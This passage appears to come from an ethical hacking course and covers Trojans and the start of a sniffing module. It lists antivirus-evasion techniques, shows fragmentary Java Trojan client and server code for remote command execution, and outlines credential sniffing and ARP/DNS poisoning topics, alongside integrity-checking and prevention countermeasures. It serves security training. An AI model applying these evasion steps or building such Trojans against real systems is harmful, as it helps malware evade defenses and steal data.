- ⊙ Never use Trojans from the wild (anti-virus can detect these easily)
- ⊙ Write your own Trojan and embed it into an application
- ⊙ Change Trojans syntax
 - Convert exe to VB script
 - Convert exe to doc
 - Convert exe to ppt
- ⊙ Change the checksum
- ⊙ Change the content of the Trojan using hex editor
- ⊙ Break the Trojan file into multiple pieces

Sample Code for Trojan Client/Server

```
TrojanClient.java - Notepad
File Edit Format Help

/**
 * TrojanClient executes remote commands on server
 * Requires TrojanServer to be running
 */

import java.io.*;
import java.net.*;
import javax.swing.*;

public class TrojanClient {
    //-----place all the code in the SPE-----
    public static void main(String[] args) throws IOException {
        //check if 'port' and 'host' are passed
        if (!(args.length > 2))
        {

            System.out.println("Usage: java TrojanClient <hostname> <port>");
            System.out.println("Example: java TrojanClient Omegasvr 2000");
            System.exit(0);
        }

        String host = args[0];
        String port = args[1];
```

Trojanclient.java

```
TrojanServer.java - Notepad
File Edit Format Help

/**
 * Trojan horse server
 * Accepts Remote command from client
 */

import java.net.*;
import java.io.*;

public class TrojanServer {
    //-----This is my SPE-----
    public static void main(String[] args) throws IOException
    {
        //check if 'port number' is passed
        if (!(args.length >= 1))
        {
            System.out.println("Usage: java TrojanServer <port>");
            System.exit(0);
        }
        String port;
        port = args[0];
        TrojanServer b = new TrojanServer(port);


    } //end main
```

Trojanserver.java

Evading Anti-Trojan/Antivirus using Stealth Tools v2.0

⦿ It is a program that helps to send Trojans or suspicious files that are undetectable to antivirus software

⦿ Its features include add bytes, bind, change string, create VBS, scramble/pack files, split/join files



Backdoor Countermeasures


- ⊙ Most commercial antivirus products can automatically scan and detect backdoor programs before they can cause damage (for example, before accessing a floppy, running exe, or downloading mail)
- ⊙ An inexpensive tool called Cleaner (<http://www.moosoft.com/cleaner.html>) can identify and eradicate 1000 types of backdoor programs and Trojans
- ⊙ Educate users not to install applications downloaded from the Internet and email attachments

Tool: Tripwire

- ⦿ It is a System Integrity Verifier (SIV)
- ⦿ Tripwire will automatically calculate cryptographic hashes of all key system files or any file that is to be monitored for modifications
- ⦿ Tripwire software works by creating a baseline “snapshot” of the system
- ⦿ It will periodically scan those files, recalculate the information, and see if any of the information has changed and if there is a change, an alarm is raised


System File Verification

- Windows 2000 introduced Windows File Protection (WFP) which protects system files that were installed by the Windows 2000 setup program from being overwritten
- The hashes in this file could be compared with the SHA-1 hashes of the current system files to verify their integrity against the factory originals
- sigVerif.exe utility can perform this verification process



MD5sum

- ⦿ It checks for file integrity



```
C:\WINNT\system32\cmd.exe

E:\CEH\Mod 6 Trojan\wrappers>md5sum -c list.txt
What's On My Computer.exe: OK
msconfig.exe: OK
md5sum.exe: OK
list.txt: FAILED
md5sum: WARNING: 1 of 4 computed checksums did NOT match

E:\CEH\Mod 6 Trojan\wrappers>
```

Tool: Microsoft Anti-Spyware

- It helps to protect the Windows users from spyware and unwanted software
- Reduces negative effects such as slow PC performance, unwanted changes to Internet settings, and unauthorized use of your private information



How to Avoid a Trojan Infection?

- ⊙ Do not download blindly from people or sites which you aren't 100% sure about
- ⊙ Even if the file comes from a friend, be sure what the file is before opening it
- ⊙ Do not use features in programs that automatically get or preview files
- ⊙ Do not blindly type commands that others tell you to type, or go to web addresses mentioned by strangers, or run pre-fabricated programs or scripts

How to Avoid a Trojan Infection?

- ⊙ One should not be lulled into a false sense of security just because an antivirus program is running in the system
- ⊙ Ensure that the corporate perimeter defenses are kept continuously up-to-date
- ⊙ Filter and scan all content at the perimeter defenses that could contain malicious content
- ⊙ Run local versions of antivirus, firewall, and intrusion detection software at the desktop

How to Avoid a Trojan Infection?

- ⊙ Rigorously control user permissions within the desktop environment to prevent the installation of malicious applications
- ⊙ Manage local workstation file integrity through checksums, auditing, and port scanning
- ⊙ Monitor internal network traffic for odd ports or encrypted traffic
- ⊙ Use multiple virus scanners
- ⊙ Installing a software for identifying and removing ad-ware/malware/spyware

Summary

- ⊙ Trojans are malicious pieces of code that carry cracker software to a target system
- ⊙ Trojans are used primarily to gain and retain access on the target system
- ⊙ Trojans often reside deep in the system and make registry changes that allow it to meet its purpose as a remote administration tool
- ⊙ Popular Trojans include back orifice, netbus, subseven, beast, etc.
- ⊙ Awareness and preventive measures are the best defense against Trojans



Ethical Hacking

Module VII

Sniffers

Scenario

Dave works as an engineer in the IT support staff of a multinational banking company. Sam, a graduate in Computer Engineering, has recently been recruited by the bank as a trainee to work under Dave. Sam knows about packet sniffers and has seen their malicious use. Sam wants to sniff the network to show the vulnerabilities to Dave.


1. *What information does Sam need to install a sniffing program?*
2. *How can Sam find out if there are any sniffing detectors on the network?*
3. *Can Sam sniff from a remote network?*
4. *Can he install a sniffer on Dave's machine?*
5. *Can he find credit card information by sniffing?*
6. *Is Sam's action ethical?*
7. *Will he be charged, under the law, for sniffing the network?*



Module Objectives


- ⊙ Definition
- ⊙ Protocol vulnerable to sniffing
- ⊙ Types of sniffing
- ⊙ What is ARP? ARP poisoning
- ⊙ Tools for ARP spoofing
- ⊙ MAC flooding
- ⊙ Tools for MAC flooding
- ⊙ Sniffer hacking tools
- ⊙ Steps to perform DNS poisoning
- ⊙ Tools for sniffing
- ⊙ Countermeasures
- ⊙ Summary

Module Flow



Definition : Sniffing


- ⦿ A program or device that captures vital information from the network traffic specific to a particular network
- ⦿ Sniffing is a data interception technology
- ⦿ The objective of sniffing is to steal:
 - Passwords (from email, the web, SMB, ftp, SQL, or telnet)
 - Email text
 - Files in transfer (email files, ftp files, or SMB)



Protocols Vulnerable to Sniffing


- ⦿ Protocols that are susceptible to sniffers include:
 - Telnet and Rlogin: Keystrokes including user names and passwords
 - HTTP: Data sent in clear text
 - SMTP: Passwords and data sent in clear text
 - NNTP: Passwords and data sent in clear text
 - POP: Passwords and data sent in clear text
 - FTP: Passwords and data sent in clear text
 - IMAP: Passwords and data sent in clear text

Network View – Scans the Network for Devices



Ethereal

- ⦿Ethereal is a network protocol analyzer for UNIX and Windows
- ⦿It allows the user to examine data from a live network or from a capture file on a disk
- ⦿ The user can interactively browse the captured data, viewing summary and detailed information for each packet captured




Types of Sniffing

- ◉ There are two types of sniffing
 - Passive sniffing
 - Active sniffing

